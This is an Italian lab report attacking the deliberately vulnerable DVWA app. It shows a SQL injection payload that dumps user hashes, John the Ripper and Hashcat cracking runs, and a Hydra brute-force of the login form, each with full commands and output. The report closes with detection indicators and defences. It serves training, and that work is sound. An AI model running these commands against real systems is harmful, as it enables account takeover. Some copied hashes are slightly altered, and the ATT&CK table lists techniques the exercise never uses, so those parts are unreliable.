

S6 L4

Report Attività: Password Cracking & Authentication Attacks

Target: DVWA (Metasploitable 2) Strumenti: John the Ripper, Hashcat, Hydra

1.0 Introduzione

In questo esercizio viene analizzata la sicurezza delle credenziali memorizzate all'interno di un'applicazione web vulnerabile (DVWA). L'attività si concentra sul recupero di password tramite tecniche di Password Cracking e Brute Force, l'obiettivo principale è comprendere come la memorizzazione insicura delle password (tramite algoritmi di hashing obsoleti come MD5) e la mancanza di protezioni sui form di login espongano i sistemi a compromissione critica.

2.0 Analisi del Meccanismo Tecnico

L'esercitazione si è svolta in un ambiente di laboratorio controllato, utilizzando Kali Linux come macchina attaccante e Metasploitable come target. L'attacco è stato suddiviso in tre fasi distinte, simulando la "Kill Chain" di un attaccante reale.

2.1 Fase 1: Estrazione e Identificazione (Information Gathering)

La prima fase ha richiesto l'esfiltrazione degli hash delle password dal database della DVWA.

Vettore di attacco:

È stato possibile estrarre i dati sfruttando una vulnerabilità di SQL Injection o accedendo direttamente al database MySQL del server compromesso.

I dati sono stati ottenuti utilizzando il seguente comando:

' UNION SELECT user, password FROM users#

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection**, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "' UNION SELECT user, password FROM users#" and a "Submit" button. Below the input field, the page displays five sets of extracted user data in red text:

- ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

At the bottom of the main content area, there's a "More info" section with three links:

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

On the far right of the main content area, there are "View Source" and "View Help" buttons. At the very bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Dati recuperati:

Sono stati ottenuti gli hash degli utenti (es. admin, gordonb, 1337) e in seguito salvati in un file chiamato dvwa_hashes.txt per avere rapido accesso

Il file è formattato come user:hash per facilitarne l'uso nei programmi che vedremo in seguito

```
Session Actions Edit View Help
GNU nano 8.7
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99█
```

Analisi dell'Hash:

L'analisi della stringa esadecimale (32 caratteri) tramite il programma **hash-identifier** ha permesso di identificare l'algoritmo di hashing come MD5 (Raw-MD5), un algoritmo noto per essere veloce ma non sicuro contro le collisioni e il cracking moderno.

```
(kali㉿kali)-[~]
$ hash-identifier
#####
#          v1.2      #
#          By Zion3R #
#          www.Blackploit.com #
#          Root@Blackploit.com #
#####
HASH: 5f4dcc3b5aa765d61d8327deb882cf99
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

2.2 Fase 2: Cracking Offline (John the Ripper & Hashcat)

Una volta ottenuti gli hash, sono stati utilizzati strumenti di cracking offline per risalire alla password in chiaro senza interagire ulteriormente con il target.

John the Ripper:

È stato configurato per attaccare il formato Raw-MD5 utilizzando la wordlist rockyou.txt. Lo strumento ha confrontato gli hash calcolati dal dizionario con quelli esfiltrati.

```
(kali㉿kali)-[~]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

(kali㉿kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa_hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2026-01-15 09:00) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids .. dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$ john --show --format=Raw-MD5 dvwa_hashes.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

Analisi del comando:

john --show --format=Raw-MD5 dvwa_hashes.txt

- **--format=Raw-MD5**: Indica a John che stiamo attaccando hash MD5 puri, senza "salt" (tipici di vecchi database web come DVWA).
- **--wordlist=...**: Usa il dizionario Rockyou.
- **dvwa_hashes.txt**: Il file che abbiamo creato.

Hashcat:

È stato utilizzato come alternativa ad alte prestazioni. Specificando il codice hash 0 (MD5) e la modalità di attacco a dizionario (-a 0), Hashcat ha dimostrato come l'uso di risorse hardware (GPU/CPU) possa accelerare drasticamente il processo di recupero delle credenziali.

```
(kali㉿kali)-[~]
$ hashcat -m 0 -a 0 --username dvwa_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-AMD Ryzen 5 3600XT 6-Core Processor, 2917/5899 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes....: 139921507
* Keyspace.: 14344385
* Runtime ... : 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cad3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e004fcc69216b:charley
```



```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: dvwa_hashes.txt
Time.Started...: Thu Jan 15 09:07:25 2026 (0 secs)
Time.Estimated ... : Thu Jan 15 09:07:25 2026 (0 secs)
Kernel.Feature ... : Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 89216 H/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point...: 2048/14344385 (0.01%)
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady → oooooo
Hardware.Mon.#1..: Util: 16%

Started: Thu Jan 15 09:07:00 2026
Stopped: Thu Jan 15 09:07:25 2026
```

Analisi del comando:

```
hashcat -m 0 -a 0 --username dvwa_hashes.txt  
/usr/share/wordlists/rockyou.txt
```

- -m 0: Indica che stiamo attaccando hash MD5.
- -a 0: Indica "Straight attack" (attacco a dizionario semplice).
- --username: Indica che il file di input ha il formato user:hash (utile per vedere a chi appartiene la password craccata).
- dvwa_hashes.txt: Il file con gli hash.
- /usr/share/wordlists/rockyou.txt: Il dizionario.

In seguito per mettere a confronto le password con gli hash utilizziamo il seguente comando:

```
hashcat -m 0 --username dvwa_hashes.txt --show
```

```
(kali㉿kali)-[~]  
└─$ hashcat -m 0 --username dvwa_hashes.txt --show  
admin:5f4dcc3b5aa765d61d8327deb882cf99:password  
gordonb:e99a18c428cb38d5f260853678922e03:abc123  
1337:8d3533d75ae2c3966d7e0d4fcc69216b:charley  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7:letmein  
smithy:5f4dcc3b5aa765d61d8327deb882cf99:password
```


2.3 Fase 3: Cracking Online (Hydra)

A differenza delle fasi precedenti, questa tecnica ha mirato direttamente al servizio di autenticazione attivo.

Configurazione: Hydra è stato configurato per attaccare il form di login HTTP (http-post-form).

Esecuzione:

È stato necessario analizzare la richiesta POST per identificare i parametri corretti (username, password, Login) e la stringa di errore (Login failed) per permettere al tool di distinguere i tentativi falliti da quelli riusciti.



In seguito abbiamo creato un file che contiene le prime 1000 password del file rock you per velocizzare il programma, in casi reali usando il dizionario completo l'attacco può andare a richiedere settimane e mandare in crash il servizio

```
(kali㉿kali)-[~]
$ head -n 1000 /usr/share/wordlists/rockyou.txt > top_1000.txt
```

```
(kali㉿kali)-[~]
$ hydra -l admin -P top_1000.txt 192.168.50.11 http-post-form "/dvwa/login.php:username^USER^&password^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-15 09:20:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1;p:1000), ~63 tries per task
[DATA] attacking http-post-form://192.168.50.11:80/dvwa/login.php:username^USER^&password^PASS^&Login=Login:Login failed
[80][http-post-form] host: 192.168.50.11 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-15 09:20:37
```

Analisi del comando:

```
hydra -l admin -P top_1000.txt 192.168.50.11 http-post-form
"/dvwa/login.php:username^USER^&password^PASS^&Login=Login:Login failed"
```

La sintassi per i form web è complessa. Dobbiamo usare il modulo http-post-form.

- -l admin: Attacchiamo l'utente specifico "admin".
- -P top_1000.txt: Usiamo la lista ridotta.
- 192.168.50.11: L'IP della Metasploitable.
- http-post-form: Il modulo per i form di login.

La stringa magica:

"/dvwa/login.php:username=^{USER}&password=^{PASS}&Login=Login:
Login failed"

- /dvwa/login.php: La pagina a cui inviare i dati.
- username=^{USER}&....: I parametri che abbiamo trovato nel passo precedente. ^{USER} e ^{PASS} sono i segnaposto che Hydra sostituirà.
- Login failed: La stringa che dice a Hydra "tentativo fallito".

Risultato:

L'attacco ha permesso di individuare la password valida interagendo "live" con l'applicazione web.

3.0 Confronto programmi

3.1 John the Ripper

È definito come l'eccellente "tuttofare" per il cracking delle password, ideale per chi inizia.

Quando usarlo:

- Quando devi craccare hash offline (hai accesso al file degli hash, es. /etc/shadow).
- Quando lavori su un computer standard senza una scheda video potente, poiché sfrutta principalmente la CPU.
- Per attacchi veloci o preliminari dove vuoi che il tool faccia molto lavoro automatico (es. rilevare il formato dell'hash).

Pregi:

- Versatile e facile: È perfetto per iniziare grazie alla sua capacità di gestire automaticamente molte configurazioni.
- Modalità Automatica: Con il comando john filename, esegue automaticamente una sequenza di attacchi (Single Crack, Wordlist, Incremental) senza bisogno di configurazioni complesse.
- Configurabile: Permette di specificare insiemi di caratteri e regole personalizzate.

Difetti:

Velocità limitata: Basandosi sulla CPU, è molto più lento rispetto agli strumenti che usano la GPU per attacchi di forza bruta intensivi.

3.2 Hashcat

È considerato lo standard industriale moderno per il password cracking professionale.

Quando usarlo:

- Per cracking offline ad altissime prestazioni.
- Quando hai password lunghe, complesse o enormi dizionari da testare e necessiti della massima potenza di calcolo.
- Quando disponi di una GPU (scheda grafica) performante, che permette di testare miliardi di password al secondo.

Pregi:

- Velocità Estrema: Sfruttando la GPU, è drasticamente più veloce di John the Ripper per il brute-force puro.
- Supporto Vasto: Compatibile con centinaia di algoritmi di hash diversi.
- Modalità Avanzate: Ottimizzato per attacchi a maschera (brute-force mirato) e ibridi.

Difetti:

- Complessità: La sintassi è più tecnica; è obbligatorio conoscere e specificare il tipo di hash esatto (tramite codici numerici, es. -m 0 per MD5).
- Hardware Dipendente: Senza una buona GPU, non esprime il suo vero potenziale.

3. Hydra

A differenza dei primi due, questo è uno strumento per il network authentication cracking (attacchi online).

Quando usarlo:

- Quando NON hai il file degli hash (database rubato), ma vuoi tentare di accedere a un servizio attivo (es. pagina di login, SSH, FTP) indovinando la password.
- Per testare la robustezza delle credenziali su servizi di rete come FTP, HTTP, SSH, RDP, ecc..

Pregi:

- Supporto Protocolli: Supporta una vastissima gamma di servizi (es. Cisco Auth, FTP, HTTP, IMAP, RDP, SSH, ecc.).
- Parallelizzazione: È veloce nell'eseguire tentativi di login multipli simultaneamente.

Difetti:

- Lentezza intrinseca: Essendo un attacco online, la velocità dipende dalla rete e dalla risposta del server, rendendolo immensamente più lento del cracking offline.
- Rischi Attivi: Può causare il blocco dell'account (Account Lockout) se il server ha protezioni attive contro troppi tentativi falliti.

4.0 Analisi del Rischio e Impatto

Questa attività è classificabile nel framework MITRE ATT&CK sotto diverse tecniche, di seguito riportate:

Tattica (Tactic)	ID Tecnica	Nome Tecnica	Descrizione nel contesto dell'esercizio
Initial Access	T1566.002	Phishing: Spearphishing Link	Utilizzo di email ingannevoli (es. finta Microsoft) con link malevoli per ottenere l'accesso iniziale. ↗
Credential Access	T1598	Phishing for Information	Raccolta di credenziali tramite form di login falsi inclusi nelle email di phishing. ↗
Credential Access	T1110	Brute Force	Tentativi sistematici di indovinare password usando wordlist (<code>rockyou.txt</code>) con strumenti come Hydra (online) o John the Ripper (offline). ↗+1
Credential Access	T1003	OS Credential Dumping	Estrazione di hash delle password dalla memoria (es. <code>LSASS</code> con <code>Mimikatz</code>) o dai file di sistema (<code>/etc/shadow</code>) per poi craccarli offline. ↗+1
Discovery	T1083	File and Directory Discovery	Utilizzo di strumenti come DirBuster o Gobuster per enumerare file e cartelle nascoste su un web server target. ↗+1
Lateral Movement	T1550.002	Use Alternate Authentication Material: Pass the Hash	Utilizzo dell'hash di una password rubato (senza crackarlo) per autenticarsi e muoversi lateralmente nella rete. ↗+1
Resource Development	T1586	Compromise Accounts	Compromissione di account legittimi (es. email aziendali) per utilizzarli in future campagne di attacco o per accedere a risorse cloud. ↗
Impact	T1498.001	Network Denial of Service: Direct Network Flood	Esecuzione di script (es. UDP Flood in Python) per saturare le risorse di rete o di elaborazione di un target. ↗

5.0 Indicatori di Compromissione (IOC) e Difesa

Un analista SOC o un amministratore di rete può identificare questi attacchi tramite i seguenti IOC:

- Log del Database: Query SQL anomale o voluminose (es. UNION SELECT) indicano l'esfiltrazione degli hash.
- Traffico HTTP Anomalo: Un alto numero di richieste POST verso la pagina di login (login.php) in un breve lasso di tempo, provenienti dallo stesso indirizzo IP, è indicativo dell'uso di strumenti come Hydra (Brute Force/Credential Stuffing).
- User-Agent Sospetti: Strumenti come Hydra o John spesso lasciano tracce nei log del server web se non configurati per mascherare il proprio User-Agent.

Contromisure Tecniche

Per mitigare questi rischi è necessario implementare difese in profondità:

- Hashing Robusto: Abbandonare MD5 in favore di algoritmi lenti e dotati di salt come bcrypt o Argon2, che rendono il cracking offline computazionalmente costoso.
- Rate Limiting: Configurare il server web o il WAF per limitare il numero di tentativi di login consentiti per minuto, bloccando attacchi online come quello eseguito con Hydra.
- Autenticazione a Più Fattori (MFA): Anche se la password viene compromessa, l'MFA impedisce l'accesso finale all'account.

6.0 Conclusione

L'esercizio dimostra come la sicurezza di un sistema non dipenda solo dalla complessità della password scelta dall'utente, ma anche dalla tecnologia utilizzata per proteggerla (algoritmo di hashing).

Mentre il cracking offline (John/Hashcat) è silenzioso e dipende dalla potenza di calcolo dell'attaccante, il cracking online (Hydra) è rumoroso e facilmente rilevabile.

La resilienza contro tali minacce richiede l'aggiornamento degli algoritmi crittografici e l'implementazione di controlli attivi sul traffico di autenticazione.